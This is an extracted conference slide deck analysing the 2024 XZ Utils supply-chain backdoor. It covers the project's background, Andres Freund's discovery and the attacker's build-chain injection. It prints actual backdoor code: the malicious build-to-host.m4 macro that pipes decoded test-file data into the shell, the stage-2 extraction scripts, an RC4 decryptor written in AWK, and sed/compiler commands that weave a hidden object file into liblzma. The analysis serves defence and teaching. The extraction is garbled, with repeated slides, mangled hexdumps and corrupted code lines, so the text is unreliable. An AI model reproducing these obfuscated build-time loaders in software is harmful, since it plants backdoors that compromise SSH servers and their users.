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
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XZ Util Backdoor -The most serious supply chain attack that failed...

Jacob Herbst, CTO, Dubex A/S CPH Conference

Den 5. september 2024






Get access to XZ



- Background what is XZUtil?
- What is the timeline?
- How was the attack discovered?
- How was the attack implemented? (technical)
- How was the attack done? (Social Engineering)
- Who is behind the attack?

Timeline – overview



XZ Utils - previously LZMA Utils

- Free software command-line lossless data compressors
- Development took place within the Tukaani Project
 - Single maintainer: Lasse Collin
- The .xz file format specification released in January 2009
- Provide apx. 30% better compressionrate than gzip compression
- Consists of two major components:
 - xz command-line compressor and decompressor (analogous to gzip)
 - liblzma software library with an API similar to zlib
- Available for FreeBSD, NetBSD, Linux systems, Microsoft Windows, and FreeDOS.
- Linux distributions including Debian, Ubuntu, Fedora, CentOS, RedHat, and OpenSUSE
- xz-utils is hosted on Github https://github.com/tukaani-project/xz



XZ Utils - previously LZMA Utils

- Development took place within the Tukaani Project
 - Single maintainer: Lasse Collin



 Lasse Collin seems to be having some mental issues, and is gone for long periods of time

"I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.

It's also good to keep in mind that this is an unpaid hobby project. "

https://github.com/kobolabs/liblzma/blob/87b7682ce4b1c849504e2b3641cebaad62aaef87/doc/history.txt

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https://en.wikipedia.org/wiki/XZ_Utils https://tukaani.org/

Discovery by Andres Freund

- · Andres Freund is a principal software engineer at Microsoft
- Are performing micro-benchmarking
- Notice that sshd uses more CPU at login using 0.5s instead of 0.01s at authentication
- Analyses what is happening
- Private report issue to Debian March 28th, 2024
- Public report on openwall.com March 29th, 2024



AndresFreundTec

@AndresFreundTec@mastodon.social

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol. Got suspicious. Recalled that I had seen an odd valgrind complaint in automated testing of postgres, a few weeks earlier, after package updates.

Really required a lot of coincidences.

Mar 29, 2024, 07:32 PM · 🔇 · Web

https://www.openwall.com/lists/oss-security/2024/03/29/4

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bringing security into open environments					
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Message-ID: <20240329155126.kjjfduxw2yrlxgzm@awork3.anaraze1.de>
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...raze1.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on Debian sid installations over the last weeks (logins with ssh taking a lot of CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out to be upstream.

== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For easier reference, here's a link to debian's import of the tarball, but it is also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref_type=heads#L63

That line is *not* in the upstream source of build-to-host, nor is build-to-host used by xz in git. However, it is present in the tarballs released upstream, except for the "source code" links, which I think github generates directly from the repository contents:


https://github.com/tukaani-project/xz/releases/tag/v5.6.0 https://github.com/tukaani-project/xz/releases/tag/v5.6.1

This injects an obfuscated script to be executed at the end of configure. This script is fairly obfuscated and data from "test" .xz files in the repository.

This script is executed and, if some preconditions match, modifies \$builddir/src/liblzma/Makefile to contain

am__test = bad-3-corrupt_lzma2.xz

...
am_test_dir=\$(top_srcdir)/tests/files/\$(am_test)
...
sed rpath \$(am_test_dir) | \$(am_dist_setup) >/dev/null 2>&1



- Attacker distributed the project source code containing the backdoor code only in the tarball (inconsistent with the code on the Github project homepage), thereby increasing the stealthiness of the backdoor code)
- Backdoor insert into build chain starts in m4/buildto-host.m4 – m4 Macro used in GNU Autoconf
- build-to-host.m4 script (at least in versions 5.6.0 and 5.6.1) checks for various conditions:
 - Architecture of the machine must be x86_64
 - Target must use the name linux-gnu (to checks for the use of glibc)
 - Toolchain must be gcc —
 - Must be a Debian or Red Hat package
- Attack seems targeted at amd64 systems running glibc using either Debian or Red Hat derived distributions

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m4 is a general-purpose macro processor included in most Unix-like operating systems and is a component of the POSIX standard.

The language was designed by Brian Kernighan and Dennis Ritchie for the original versions of UNIX.

The macro preprocessor operates as a text-replacement tool. It is employed to re-use text templates, typically in computer programming applications, but also in text editing and text-processing applications.

Most users require m4 as a dependency of GNU autoconf.

GNU Autoconf is a tool for producing configure scripts for building, installing, and packaging software on computer systems where a Bourne shell is available.

https://www.gnu.org/software/m4/

if ! (echo "\$build" | grep -Eq "^x86_64" > /dev/null 2>&1) &&
 (echo "\$build" | grep -Eq "linux-gnu\$" > /dev/null 2>&1);then

if test "x\$GCC" != 'xyes' > /dev/null 2>&1;then
exit 0
fi
if test "x\$CC" != 'xgcc' > /dev/null 2>&1;then
exit 0
fi
LDv=\$LD" -v"
if ! \$LDv 2>&1 | grep -qs 'GNU ld' > /dev/null 2>&1;then
exit 0

if test -f "\$srcdir/debian/rules" || test "x\$RPM_ARCH" =
"xx86_64";then

m4/build-to-host.m4 - m4 Macro

The important parts from build-to-host.m4:

gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}\$" \$srcdir/ 2>/dev/null``

This uses grep to find the malicious test archive and sets gl_am_configmake to its path.

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
```

[\$1] here is localedir (as this is an m4 macro), so this sets gl_localedir_prefix to xz (taken from the extension of the found archive).

gl_path_map='tr "\t \-_" " \t_\-"'

This is a transformation we'll need in the next step.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and \$gl_[\$1]_prefix is just xz.

And finally, stage 1 is executed:

AC_CONFIG_COMMANDS([build-to-host], [eval \$gl_config_gt | \$SHELL 2>/dev/null], [gl_config_gt="eval \\$gl_[\$1]_config"])

gl am configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}\$" \$srcdir/ 2>/dev/null``

Hexdump

Dubex:

bad-3-corrupt lzma2.x

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	00000020:	65	6C	6C	6F	23	23	23	23 00	00	00	00	12	88	DF	04	1	ello####∎B.
pt lzma2.xz	00000030:	59	72	81	42	00	01	25	0D 71	19	C4	B6	1F	B6	F3	7D	Т	Yr.B%.q.A¶.¶ó}
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	00000050:																- I	æÖ´F!Ø.#.
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	00000070:								-								I	Æ∎¼ fMÍ1) (
	00000080:																- I	¼3³~×ÓÊnÔC.QYÌ.á
	00000090:	E8	E3	EF	40	97	B9	A7	77 16	AD	9F	55	2 A	48	F7	A0	- I	èãï@∎'§w∎U×H÷
	000000A0:	4B	ΒO	70	39	35	F8	6A	0F 83	3F	C7	5D	05	D6	90	A0		K°p95øj.∎?Ç].Ö.
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	00000150:	6A	AD	1F	BΘ	27	17	EE	DB 46	57	56	80	18	48	3B	DF	1	j−.°'.îÛFWV∎.H;B
	00000160:	0A	A5	71	37	FA	F0	49	B3 3B	D6	CE	D1	C6	18	71	4B	1	.¥q7úðI³;ÖÎÑÆ.qK
	00000170:	DF	Β4	18	31	E5	7A	1A	40 EF	C1	5D	C2	55	3C	1 F	B2	1	B´.1åz.@ïÁ]ÂU<.²
	00000180:	F3	BA	A1	99	E6	73	00	DF 8E	9D	FD	9E	5B	1F	8D	1F	1	óº¡∎æs.B∎.ý∎[
	00000190:	BC	E1	1B	80	00	00	00	00 75	8E	DE	55	DE	72	31	75	1	¼á.∎u∎ÞUÞr1u
	000001A0:	00	01	C9	02	97	0A	00	00 0A	94	72	A2	B1	С4	67	FB	1	É.∎∎r¢±Ägû
	000001B0:	02	00	00	00	00	04	59	5A FD	37	7A	58	5A	00	00	04	1	YZý7zXZ
	000001C0:	E6	D6	Β4	46	02	00	21	01 08	00	00	00	D8	0F	23	13		æÖ´F!Ø.#.
	000001D0:	01	00	ΘD	23	23	23	23	57 6F	72	6C	64	23	23	23	23	Π	####World####
Cumme	000001E0:																-	xö .)Ìgßøæ.
SUIIIII	000001F0:	08	1B	E0	04	1F	B6	F3	7D 01	00	00	00	00	04	59	5A	I	à¶ó}YZ

The file bad-3-corrupt_lzma2.xz contains the strings **####Hello####** and **####World####** (second one being followed by a newline) which are (the second one only because of \$, to match "end of line").


æÖ´F

Credits: https://gynvael.coldwind.pl/?lang=en&id=782 https://github.com/Midar/xz-backdoor-documentation/wiki

https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

m4/build-to-host.m4 - m4 Macro

The important bits here are:



This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and \$gl_[\$1]_prefix is just xz.

And finally, stage 1 is executed:

AC_CONFIG_COMMANDS([build-to-host], [eval \$gl_config_gt | \$SHELL 2>/dev/null], [gl_config_gt="eval \\$gl_[\$1]_config"])

m4/build-to-host.m4 - m4 Macro

The important bits here are: gl am configmake=bad-3-corrupt lzma2.xz gl am configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}\$" \$srcdir/ 2>/dev/null`` This uses grep to find the malicious test archive and sets gl am configmake to its path. gl_[\$1]_prefix=`echo \$gl_am_configmake | sed "s/.*\.//g" gl_localedir prefix=xz [\$1] here is localedir (as this is an m4 macro), so this sets gl localedir prefix to xz (taken from the extension of the found archive). gl path map='tr "\t \- " " \t \-"' This is a transformation we'll need in the next step. gl [\$1] config='sed \"r\n\" \$gl am configmake | eval \$gl path map | \$gl [\$1] prefix -d 2>/dev/null' This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and \$gl_[\$1]_prefix is just xz. And finally, stage 1 is executed:

AC_CONFIG_COMMANDS([build-to-host], [eval \$gl_config_gt | \$SHELL 2>/dev/null], [gl_config_gt="eval \\$gl_[\$1]_config"])

m4/build-to-host.m4 - m4 Macro

	tr – translate "map characters to other characters", or "substitute characters to target characters"							
The important bits here are:								
<pre>gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{</pre>	echo "BASH" tr "ABCD" "1234"							
This uses grep to find the malicious test archive and sets gl_am	21SH							
<pre>gl_[\$1]_prefix=`echo \$gl_am_configmake sed "s</pre>	echo "BASH" tr "A-D" "1-4"							
[\$1] here is localedir (as this is an m4 macro), so this sets gl_loc	21SH							
gl_path_map='tr "\t \" " \t_\-"'	echo "BASH" tr "\101-\104" "\061-\064"							
This is a transformation we'll need in the next step.	21SH							
<pre>gl_[\$1]_config='sed \"r\n\" \$gl_am_configmake </pre>	$tr "\t \-" " \t \-" $ does the following substitution in bytes							
This sets gl_localedir_config to stage 1. The sed is essentially e	streamed from the tests/files/bad-3-corrupt_lzma2.xz file: 0x09 (\t) are replaced with 0x20,							
And finally, stage 1 is executed:	0x20 (whitespace) are replaced with 0x09,							
AC_CONFIG_COMMANDS([build-to-host], [eval \$gl_c								
	0x5f (_) are replaced with 0x2d,							

m4/build-to-host.m4 - m4 Macro

The important bits here are:

gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}\$" \$srcdir/ 2>/dev/null``

This uses grep to find the malicious test archive and sets gl_am_configmake to its path.

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
```

[\$1] here is localedir (as this is an m4 macro), so this sets gl_localedir_prefix to xz (taken from the extension of the found archive).

gl_path_map='tr "\t \-_" " \t_\-"'

This is a transformation we'll need in the next step.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and \$gl_[\$1]_prefix is just xz.


And finally, stage 1 is executed:

AC_CONFIG_COMMANDS([build-to-host], [eval \$gl_config_gt | \$SHELL 2>/dev/null], [gl_config_gt="eval \\$gl_[\$1]_config"])



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Credits: https://gynvael.coldwind.pl/?lang=en&id=782 https://github.com/Midar/xz-backdoor-documentation/wiki https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/



Differences between 5.6.0 and 5.6.1 marked with yellow background

export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c





(head -c +1024 >/dev/null) Output is redirected to /dev/null- effectively "skip the next 1024 bytes"

(eval \$i)

head -c +2048

Output is added and passed to the next step as input





1024 bytes are ignored, then 2048 bytes are outputted, 1024 bytes ignored, 2048 outputted... and so on until we get to the very end of the file where only 724 bytes (in 5.6.0) or 939 bytes (in 5.6.1) are outputted

Credits: https://gynvael.coldwind.pl/?lang=en&id=782 https://github.com/Midar/xz-backdoor-documentation/wik https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

From the perspective of obfuscation analysis, there are three interesting fragments in the stage 2 script, two of which appear only in the 5.6.1 version.

Full script: https://www.openwall.com/lists/oss-security/2024/03/29/4/1

Fragment 1:

```
vs=`grep -broaF '~!: W' $srcdir/tests/files/ 2>/dev/null`
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=`echo $vs | cut -d: -f1`
if test "x$f1" != "x" > /dev/null 2>&1;then
start=`expr $(echo $vs | cut -d: -f2) + 7`
ve=`grep -broaF '| !{ -' $srcdir/tests/files/ 2>/dev/null`
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=`echo $ve | cut -d: -f1`
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=`expr $(echo $ve | cut -d: -f2) - $start`
eval cat $f1 | tail -c + ${start} | head -c + ${end} | tr "\5-
\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F
raw --lzma2 -dc`
fi
fi
fi
fi
```

Fragment 2:

```
vs=`grep -broaF 'jV!.^%' $top srcdir/tests/files/ 2>/dev/null`
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=`echo $vs | cut -d: -f1`
if test "x$f1" != "x" > /dev/null 2>&1;then
start=`expr $(echo $vs | cut -d: -f2) + 7`
ve=`grep -broaF '%.R.1Z' $top srcdir/tests/files/ 2>/dev/null`
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=`echo $ve | cut -d: -f1`
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=`expr $(echo $ve | cut -d: -f2) - $start`
eval cat $f1 | tail -c + ${start} | head -c + ${end} | tr "\5-
\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F
raw --lzma2 -dc
fi
fi
fi
fi
```

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Credits: https://gynvael.coldwind.pl/?lang=en&id=782 https://github.com/Midar/xz-backdoor-documentation/wiki https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

vs=`grep -broaF '~!:_ W' \$srcdir/tests/files/ 2>/dev/null` if test "x\$vs" != "x" > /dev/null 2>&1;then f1=`echo \$vs | cut -d: -f1` if test "x\$f1" != "x" > /dev/null 2>&1;then start=`expr \$(echo \$vs | cut -d: -f2) + 7`

ve=`grep -broaF '|_!{ -' \$srcdir/tests/files/ 2>/dev/null if test "x\$ve" != "x" > /dev/null 2>&1;then f2=`echo \$ve | cut -d: -f1` if test "x\$f2" != "x" > /dev/null 2>&1;then [! "x\$f2" = "x\$f1"] && exit 0 [! -f \$f1] && exit 0 end=`expr \$(echo \$ve | cut -d: -f2) - \$start`

eval `cat \$f1 | tail -c +\${start} | head -c +\${end} |

tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377"

xz -F raw --lzma2 -dc

fi fi fi fi Find two files in tests/files/ directory which contain the "~!:_ W" and "|_!{ -"bytes (signature)

If such file is found, the offset for each file is extracted (cut -d: -f2, which takes the 2nd field assuming : is the field delimiter), and the first offset + 7 is saved as \$start, and the second offset from the second file is saved as \$end.

Carve out that part of the file-that-had-the-first-signature

Simple substitution cipher using tr

Decompress data for it to be promptly executed

Note that in neither of the investigated TAR archives (5.6.0 and 5.6.1) there were any files with any of the signatures. Shis molenng basically looks like an "extension/patching" system that would allow adding future scripts to be run in the context of Stage 2, without having to modify the original payload-carrying test files.

Credits: https://gynvael.coldwind.pl/?lang=en&id=782

https://github.com/Midar/xz-backdoor-documentation/wil

https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/


XZ Utils – Backdoor – Stage 2 Extraction

The following code is responsible for an .o file is extracted and weaved into the compilation/linking process.

N=0 W=88664 else N=88664 W=0 fi xz -dc \$top_srcdir/tests/files/\$p | eval \$i | LC_ALL=C sed "s/\(.\)/\1\n/g" | LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++) {t[sprintf("x%c",i)]=i;c[i]=((i*7)+5) %m;}i=0;j=0;for(1=0;1<8192;1++) {i=(i+1)} %m;a=c[i];j=(j+a) %m;c[i]=c[j];c[j]=a;}{v=t["x" (NF<1?RS:\$1)];i=(i+1) %m;a=c[i];j=(j+a) %m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b) %m];printf "%c",(v+k) %m}' | xz -dc --single-stream | ((head -c +\$N > /dev/null 2>&1) && head -c +\$W) > liblzma la-crc64-fast.o || true

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The first step is identical as step 2 in Stage 1 – the tests/files/good-large_compressed.lzma file is being extracted with xz

Put a newline character after each byte (with the exception of the new line character itself). Output, is a byte-per-line

AWK script (simple scripting language for text processing)

After the input has been decrypted, it gets decompressed

Bytes from N (0) to W (~86KB) are carved out using head and is saved as liblzma_la-crc64-fast.o – which is the final binary backdoor.

XZ Utils – Backdoor – Stage 2 Extraction

BEGIN { # Initialization part.

```
FS = "\n"; \# Some AWK settings.
  RS = " \ n";
  ORS = "";
  m = 256;
  for(i=0;i<m;i++) {</pre>
    t[sprintf("x%key", i)] = i;
    key[i] = ((i * 7) + 5) \% m; # Creating the cipher key.
  ł
  i=0; # Skipping 4096 first bytes of the output PRNG stream.
  j=0; \# \uparrow it's a typical RC4 thing to do.
  for (1 = 0; 1 < 4096; 1++) { # 5.6.1 uses 8192 instead.
   i = (i + 1) \% m;
    a = key[i];
    j = (j + a) \% m;
   key[i] = key[j];
    key[j] = a;
}
{    # Decription part.
  # Getting the next byte.
  v = t["x" (NF < 1 ? RS : $1)];
  # Iterating the RC4 PRNG.
  i = (i + 1) \% m;
  a = key[i];
 j = (j + a) % m;
 b = key[j];
 kev[i] = b;
  key[j] = a;
  k = key[(a + b) % m];
```

As pointed out by @nugxperience, RC4 originally XORs the encrypted byte # with the key, but here for some add is used instead (might be an AWK thing). printf "%key", (v + k) % m

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RC4 decryption implemented in AWK

Credits: https://gynvael.coldwind.pl/?lang=en&id=782 https://github.com/Midar/xz-backdoor-documentation/wiki https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

crc64_fast.c

This segment of code modifies the source code crc64_fast.c by adding the entry code for the backdoor here, as follows:

V='#endif\n#if defined(CRC32 GENERIC) && defined(CRC64 GENERIC) && defined (CRC X86 CLMUL) && defined (CRC USE IFUNC) && defined (PIC) && (defined (BUILDING CRC64 CLMUL) || defined (BUILDING CRC32 CLMUL)) \nextern int get cpuid(int, void*, void*, void*, void*, void*); \nstatic inline bool is arch extension supported(void) { int success = 1; uint32 t r[4]; success = _get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16); const uint32 t ecx mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r[2] & ecx mask) == ecx mask; }\n#else\n#define is arch extension supported is arch extension supported' eval \$yosA if sed "/return is arch extension supported()/ c\return is arch extension supported() " \$top srcdir/src/liblzma/check/crc64 fast.c | \ sed "/include \"crc x86 clmul.h\"/a \\\$V" | \ sed "1i # 0 \"\$top srcdir/src/liblzma/check/crc64 fast.c\"" 2>/dev/null | \ \$CC \$DEFS \$DEFAULT INCLUDES \$INCLUDES \$liblzma la CPPFLAGS \$CPPFLAGS \$AM CFLAGS \$CFLAGS -r liblzma la-crc64-fast.o -x c - \$P -o .libs/liblzma la-crc64 fast.o 2>/dev/null; then cp .libs/liblzma la-crc32 fast.o .libs/liblzma la-crc32-fast.o || true eval \$BPep if sed "/return is arch extension supported()/ c\return is arch extension supported() " \$top srcdir/src/liblzma/check/crc32 fast.c | \ sed "/include \"crc32 arm64.h\"/a \\\$V" | \ sed "1i # 0 \"\$top srcdir/src/liblzma/check/crc32 fast.c\"" 2>/dev/null | \ \$CC \$DEFS \$DEFAULT INCLUDES \$INCLUDES \$liblzma la CPPFLAGS \$CPPFLAGS \$AM CFLAGS \$CFLAGS -r -x c - \$P -o .libs/liblzma la-crc32 fast.o; then eval \$RgYB

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The comparison of the code reveals shows the original function

is_arch_extension_supported()

is replaced with

_is_arch_extension_supported().

In the inline function

_is_arch_extension_supported()

an external function

